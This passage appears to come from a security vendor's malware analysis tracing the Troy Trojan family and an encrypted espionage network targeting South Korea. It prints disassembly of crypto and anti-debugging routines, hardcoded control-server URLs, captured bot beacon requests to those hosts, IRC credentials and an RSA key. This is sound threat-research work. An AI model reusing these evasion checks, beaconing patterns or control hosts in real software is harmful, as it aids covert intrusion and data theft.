During our investigation we dug into the attackers' controlling botnet, which was used until 2013. The infrastructure relied upon on a network of hacked South Korean websites hosting IRC servers. The infected clients in turn communicated with the IRC servers using RSA encryption and used functions imported from the Microsoft Cryptography API library.




```
push    8                   ; dwFlags
push    1                   ; dwProvType
push    offset szProvider   ; "Microsoft Base Cryptographic Provider v"...
push    ebp                 ; szContainer
lea     ecx, [esp+30h+hProv]
push    ecx                 ; phProv
call    ebx ; CryptAcquireContextA ; CryptAcquireContextA:
test    eax, eax
jnz     short loc_1000B58F
```

```
loc_1000B57C:           ; void *
push    esi
call    _free
add     esp, 4
pop     ebx
pop     edi
pop     esi
xor     eax, eax
pop     ebp
add     esp, 10h
retn
```

```
loc_1000B58F:
mov     eax, [esp+20h+hProv]
lea     edx, [esp+20h+hKey]
push    edx                 ; phKey
push    ebp                 ; dwFlags
push    ebp                 ; hPubKey
push    94h                 ; dwDataLen
push    offset pbData       ; pbData
push    eax                 ; hProv
call    ds:CryptImportKey ; CryptImportKey:
test    eax, eax
jnz     short loc_1000B5D2
```

Figure 11. Some functions imported from the Microsoft Cryptography API.

The attackers hardcoded the control domains in bs.dll and distributed it in the final compiled Trojan code. Each variant of each generation of Trojans contained different hardcoded strings pertaining to the control servers. This shows that the attackers first compromised the future IRC server sites and then compiled the component and distributed it to infected targets.



```
.rdata:10028924 aSHttpWww_amba_ db 'S^http://www.amba.co.kr/upload/patch/patch2.gif',0
.rdata:10028924                                         ; DATA XREF: .data:off_1003209C↓o
.rdata:10028954 aSHttpBuyonshop db 'S^http://buyonshop.com/upload/page/login_ok.php',0
.rdata:10028954                                         ; DATA XREF: .data:10032098↓o
.rdata:10028984 aSHttpWww_funny db 'S^http://www.funnycable.com/sms/login_ok.php',0
.rdata:10028984                                         ; DATA XREF: .data:off_10032094↓o
```

Figure 12. Hardcoded addresses in bs.dll.

The nickname for the bot can be determined by the outbound traffic and information written to the Windows registry. One variant operating in June 2010 used the nickname BS^000C2918AB11 with the password wodehaopeng. The malware joined the IRC channel #god and sent several private messages to what was likely the control server to receive instructions.

```
PRIVMSG X^111112352643[1] :
A5TbaKuqCO641tirNl51rFLdNHeUhMbUiJ93sO5rip9X7AZG0Y8rlZVmltEEfDrmNL19OpJrv2khO5WbflTqxs7FVgzUNfdvtnjbObWeNNVPlF/yXPQlEDj/4YnidGDAq
p7m8lFpnC2Pyz2+6OOooEUMqG6rKlmyFQLM/V7K69E=
```


Variant	Bot IRC Nickname
Http Dr0pper	YN^000E0C3CB868
HTTP Troy	B9^E02E29C4
TDrop	TE02E29C
NSTAR	H^E02E29C4
Tong	CO^000E0C2892FA
EagleXP	B3^000C2918AB11
Chang	X^000C295C5DEC

Table 4: IRC bot nicknames used by variants.

HTTP Troy: 2011

In 2011 the attackers created the Trojan HTTP Troy, named from its compile path string; this was the first of the Troy family of Trojans. To date we have found only one sample of HTTP Troy. Upon execution the malware launches a crippled GUI that allows the victim to install a screen saver displaying politically sensitive images. We don't know why the developers took the risk of making the Trojan visible. The screensaver component (chonanship.scr) is not malicious and was compiled on December 12, 2010. It contained images related to the sinking of the South Korean Navy ship Cheonan.[4] HTTP Troy was compiled on March 20, 2011, and contained the compile path Z:\source\1\HttpTroy\BsDll-up\Release\BsDll.pdb. As we can see, HTTP Troy uses the same DLL as the NSTAR, Chang, and EagleXP variants did in 2010. This path was contained in a dropped DLL component that was used to establish a hidden IRC channel to the attackers' control server. The primary dropper file for this remote-access Trojan was disguised as AhnLab's Smart Update Utility setup program. The original filename was SUpdate.exe.

After executing, the remote-access Trojan makes a connection to sujewha.com, the IRC control server.




```
GET /sms/login_ok.php?no=0&id=B9^000C29248180
[0]&sn=33479515&sc=3251da6732412ee1ec592bbb455d753f HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: sujewha.com

HTTP/1.1 200 OK
Server: Apache
Date: Mon, 20 May 2013 21:55:58 GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/4.4.7p2
```

Figure 13. HTTP Troy communicates with its control server via IRC.

Http Dr0pper: 2012

We found a second-generation Trojan based on HTTP Troy that included the compile path Z:\1Mission\Team_Project\[2012.6~]\HTTP Troy\HttpDr0pper\Win32\Release. This Trojan, Http Dr0pper, was compiled in 2012 from the HTTP Troy directory, indicating it is an advancement of the original HTTP Troy.


All of the variants from this point reuse a specific DLL, which in some instances is named HTTPSecurityProvider.dll and uses the Microsoft Cryptography API to secure communications. We can track the reuse of this DLL based on the consistent file-mapping function that appears throughout the variants.



```
.rdata:10032FA0 aSFfffffff198468 db 'S^FFFFFFF-198468CD-6937629023-EF90000000',0
.rdata:10032FA0                                       ; DATA XREF: sub_100014F0+2B↑o
.rdata:10032FA0                                       ; .text:10002B50↑o ...
```

Figure 14. The malware Http Dr0pper using the same file-mapping function and DLL as other versions.


We can determine that another variant, Tong (based on the directory in which it was compiled), also reuses this DLL and contains the same function.



```
.rdata:1001E290 aSFfffffff198468 db 'S^FFFFFFF-198468CD-6937629023-EF90000000',0
.rdata:1001E290                                       ; DATA XREF: sub_100014E0↑o
.rdata:1001E290                                       ; DllMain(x,x,x)+9↑o
```

Figure 15. The malware Tong using the same file-mapping function and DLL as other versions.


Furthermore, variants such as Concealment Troy that were compiled in 2013 contain the same function once decoded. Still, some of the base code is reused in the supporting DLL for Concealment Troy.



```
.rdata:10010A28 aRyanggm1gser49 db 'RYANGGM1GSER:<491MRPX:6=45415GQPMQ6456',0
.rdata:10010A28                                       ; DATA XREF: sub_10001000+1↑o
.rdata:10010A28                                       ; DllMain(x,x,x)+A↑o
```

Figure 16. The malware Concealment Troy using the same function (encoded function shown).

After execution the Trojan makes a connection to the control server using specific parameters that include the IRC nickname. This communication pattern is consistent with other variants that reference Troy.




```
GET /rgboard/data/mb_join.php?no=0&id=YN^000C29248180
[0]&sn=33461531&sc=2135fcf560684afe6ad83022f617eae4 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: qitaegyo.com
```

Figure 17. Communicating with the control server.

Tong: 2012

The Tong variant contains the compile path E:\Tong\Work\Op\1Mission\Team_Project\[2012.6~]\HTTP Trojan 2.0\HttpDr0pper\Win32\Release. It also communicated using the same methods. This Trojan was compiled on August 28, 2012.



```
GET /bbs/login_ok.php?no=0&id=co^000C291F847E
[0]&sn=1002453&sc=4dec58f7ed73d372c3b8b7c27da65fab HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: delmundo.kr

HTTP/1.1 200 OK
Date: Tue, 21 May 2013 01:35:27 GMT
Server: Apache/1.3.42 (Unix) PHP/4.4.9 with Suhosin-Patch mod_throttle/3.1.2
X-Powered-By: PHP/4.4.9
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

Figure 18. Tong communicating with its control server.


Compile Date	Compile Path
July 4, 2012	Z:\1Mission\Team_Project\[2012.6~]\HTTP Troy\HttpDr0pper\Win32\Release\3HttpDropper.pdb
July 7, 2012	Z:\1Mission\Team_Project\[2012.6~]\HTTP Troy\HttpDr0pper\Win32\Release\HttpSecurityProvider.pdb
August 28, 2012	Z:\1Mission\Team_Project\[2012.6~]\HTTP Troy\HttpDr0pper\Win32\Release\HttpSecurityProvider.pdb
August 29, 2012	Z:\1Mission\Team_Project\[2012.6~]\HTTP Troy\HttpDr0pper\Release\HttpSecurityProvider.pdb

Table 5: Components dropped by Tong.

TDrop: 2013

TDrop is the third generation of HTTP Troy. TDrop uses one of two DLL files, payload32.dll and payload64.dll, and injects one, depending on operating system, into svchost.exe. Previous versions used bs.dll, which contained the code for communicating with the IRC botnet. TDrop has some further functionality not present in HTTP Troy that extends this Trojan's ability to operate on 64-bit machines and to evade automated analysis systems and emulation technologies.

The evasion routines check for the presence of debuggers and tracers that attach to the parent process. This effectively causes the parent process to immediately terminate when under analysis by emulation or sandboxing systems that attempt to hook and monitor API calls coming from that process.




```
sub_100012A0 proc near
mov     eax, offset ModuleName ; "¦ÜìæÜô¦--¢ôô"
lea     edx, [eax+1]

loc_100012A8:
mov     cl, [eax]
inc     eax
test    cl, cl
jnz     short loc_100012A8

push    ebx
mov     ebx, ds:IsDebuggerPresent ; IsDebuggerPresent:
push    esi
sub     eax, edx
push    edi
mov     esi, eax
call    ebx ; IsDebuggerPresent ; IsDebuggerPresent:
test    al, al
jz      short loc_100012CA

push    0               ; uExitCode
call    ds:ExitProcess  ; ExitProcess:

loc_100012CA:
test    esi, esi
jz      short loc_100012E1
```

Figure 19. The antidebugging feature in payload32.dll.

Furthermore, TDrop uses a DLL to run under nonprivileged accounts on Windows 7. This variant was compiled on January 15, 2013, and contained the compile path D:\Work\Op\Mission\TeamProject\[2012.11~12]\TDrop\Dropper32\Release\Dropper.pdb. The main executable, which extracts the other components, was compiled from the path Z:\Work\v3zip\misc.c and Z:\Work\v3unzip.c. This is likely a compression tool to extract the files to the desktop.

Just as Http Dr0pper, TDrop uses the disguised dropper component AhnlabUpdate.exe. The unique code is nearly identical to that used in Http Dr0pper with the exception of the last two characters.



```
.rdata:004ADAA4 ; char Name[]
.rdata:004ADAA4 Name                db 'FFFFFFF-198468CD-6937629023-EF90000012',0
.rdata:004ADAA4                                          ; DATA XREF: sub_401140+30↑o
```

Figure 20. TDrop reusing code from Http Dr0pper.

When the main Trojan file executes, it launches RunCmd.exe, which itself doesn't appear to be malicious. RunCmd.exe then launches AhnlabUpdate.exe based on the specified filename in the associated RunCmd.ini file. These files are created in the directory 114719_507_AhnlabUpdateKit, which sits in a temp directory created on the desktop. It is obvious that the attackers were aware of the security product that the target environment used and attempted to make the malware appear as legitimate as possible. AhnlabUpdate drops and runs an additional executable, which is the RAT payload that establishes a connection with the control server.




Figure 21. TDrop disguises its presence by appearing to be a security product.

Concealment Troy: 2013

Another third-generation Troy family Trojan is Concealment Troy. This version was compiled from the same directory as the 3Rat client found in the victims' environments on March 20. Some components from Concealment Troy suggest that the source code was originally written in 2010 and was later compiled for use in this campaign. The 64-bit component to install the backdoor on the victims' systems contains an interesting compile path and was first created on November 28, 2012.

```
C:\test\BD_Installer_2010\x64\Release\BD_Installer_2010.pdb
```


The 32-bit version was compiled January 23, 2013, and contained this compile path:

```
Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\SetKey_WinlogOn_Shell_Modify\\BD_Installer\\Release\\BD_Installer.pdb
```

Component	Compile Path	Compile Date (all 2013)
BDInstaller1	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\SetKey_WinlogOn_Shell_Modify\\BD_Installer\\Release\\BD_Installer.pdb	January 23
BackdoorEXE	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\Concealment_Troy(exe)\\Release\\Concealment_Troy.pdb	February 4
BackdoorDLL	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\Dll\\Concealment_Troy(Dll)\\Release\\Concealment_Troy.pdb	February 22
BDInstaller2	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\SetKey_WinlogOn_Shell_Modify\\BD_Installer\\Release\\BD_Installer.pdb	February 22
MainDropper2	None	February 22
MainDropper3	None	February 23

Table 6: Compilation timeline for Concealment Troy.

Concealment Troy does not employ real-time IRC control as earlier versions did. (Concealment Troy is a typical HTTP botnet.)



```
GET /rgboard/rgboard/view_in.php?
no=0&id=000000000000079D02EBC&sn=29488000&sc=4e47e1b4cb24a56b1e143fcecb6dab92 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; win32)
Host: mupa.co.kr
```

Figure 22. Concealment Troy abandons the use of IRC for real-time control and uses HTTP as its primary channel.

Military Espionage Malware: 2009–2013

McAfee Labs has uncovered a sophisticated military spying network targeting South Korea that has been in operation since 2009. Our analysis shows this network is connected to the Dark Seoul incident. Furthermore, we have also determined that a single group has been behind a series of threats targeting South Korea since October 2009. In this case the adversary had designed a sophisticated encrypted network designed to gather intelligence on military networks. We have confirmed cases of Trojans operating through these networks in 2009, 2010, 2011, and 2013. This network was designed to camouflage all communications between the infected systems and the control servers via the Microsoft Cryptography API using RSA 128-bit encryption. Everything extracted from these military networks would be transmitted over this encrypted network once the malware identified interesting information. What makes this case particularly interesting is the use of automated reconnaissance tools to identify what specific military information internal systems contained before the attackers tried to grab any of the files.





Figure 23. Encrypted data exfiltration network.

The attacks would have occurred in four general stages:

- Initial compromise via a "watering-hole attack," which would lead to the exploitation of the internal systems (in the 2009 case). (The attacker placed a zero-day exploit on a military social networking site.) Later cases were likely spear phishing to more quickly get to the right targets.
- Malware automatically performs recon on target systems looking for documents of interest. Malware can also scrape out passwords and registry information along with directory listing of interesting files.
- The attacker can request directory contents from infected systems based on the number of interesting files found. Can selectively grab specific files as needed.
- Stolen files are transmitted via HTTP-encrypted channel to the attacker's server.


The encrypted network

The attacker's encrypted network uses Microsoft's Cryptography API library Version 1.0 to encrypt communication channels to the control servers over both HTTP and IRC. The encryption uses a 128-bit RSA key, shown as imported and used by the following code.



```
if ( !CryptAcquireContextA(&hProv, 0, "Microsoft Base Cryptographic Provider v1.0", 1u, 0) )
 {
   if ( GetLastError() != -2146893802 )
   {
     free(v7);
     return 0;
   }
   if ( !CryptAcquireContextA(&hProv, 0, "Microsoft Base Cryptographic Provider v1.0", 1u, 8u) )
   {
     free(v7);
     return 0;
   }
 }
 if ( !CryptImportKey(hProv, &Key, 0x94u, 0, 0, &hKey) )
 {
   free(v7);
   if ( hProv )
     CryptReleaseContext(hProv, 0);
   return 0;
 }
 *(_DWORD *)v7 = 0;
 v9 = 0;
 v10 = v7;
 if ( fOAEP )
 {
   while ( 1 )
   {
     v11 = v9 + 117 >= v6 ? v6 - v9 : 117;
     pdwDataLen = v11;
     memcpy(v10, (char *)hCrypto + v9, v11);
     v9 += pdwDataLen;
     if ( !CryptEncrypt(hKey, 0, 0, 0, (BYTE *)v10, (DWORD *)&pdwDataLen, 0x80u) )
       break;
     v10 = (char *)v10 + pdwDataLen;
     if ( v9 >= fOAEP )
     {
       v7 = v15;
       goto LABEL_12;
```


Figure 24. Function to call the Cryptography API library.



```
00000000 06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00 01 00 ........RSA1......
00000012 01 00 35 DD 6B A2 9E A7 A1 04 71 F1 34 7B E6 DE 74 59 ..5.k.....q.4{..tY
00000024 A5 BD 08 33 DF 42 11 11 5C A2 C2 8D 7E FE 56 55 E7 FD ...3.B..\...~.VU..
00000036 56 4C 0B C6 AC EA 1D 04 CB 27 42 40 D7 14 AD 1C ED 29 VL.......'B@.....)
00000048 3F C9 BA 54 EE 1B F4 03 82 E6 77 5E A9 5E EB 69 C3 33 ?..T......w^.^.i.3
0000005a 48 60 3E 7D 30 4E 81 49 8F E1 A5 71 6C 98 03 D8 96 21 H`>}0N.I...ql....!
0000006c B8 7F AD 18 ED 23 98 35 27 15 A8 47 1F F0 82 93 AD 5D .....#.5'..G.....]
0000007e F0 39 C7 6F 45 5A BC BE D9 DF 1F 43 EE 3D 35 A9 CF 01 .9.oEZ.....C.=5...
00000090 EA E5 DB E2                                           ....
```

Figure 25. RSA encryption key used to camouflage communications.

This network operates over both HTTP and uses IRC as secondary channel for real-time operations. The IRC network is based on the open-source library libircclient[5] and everything sent over this IRC channel is encrypted via the Cryptography API.

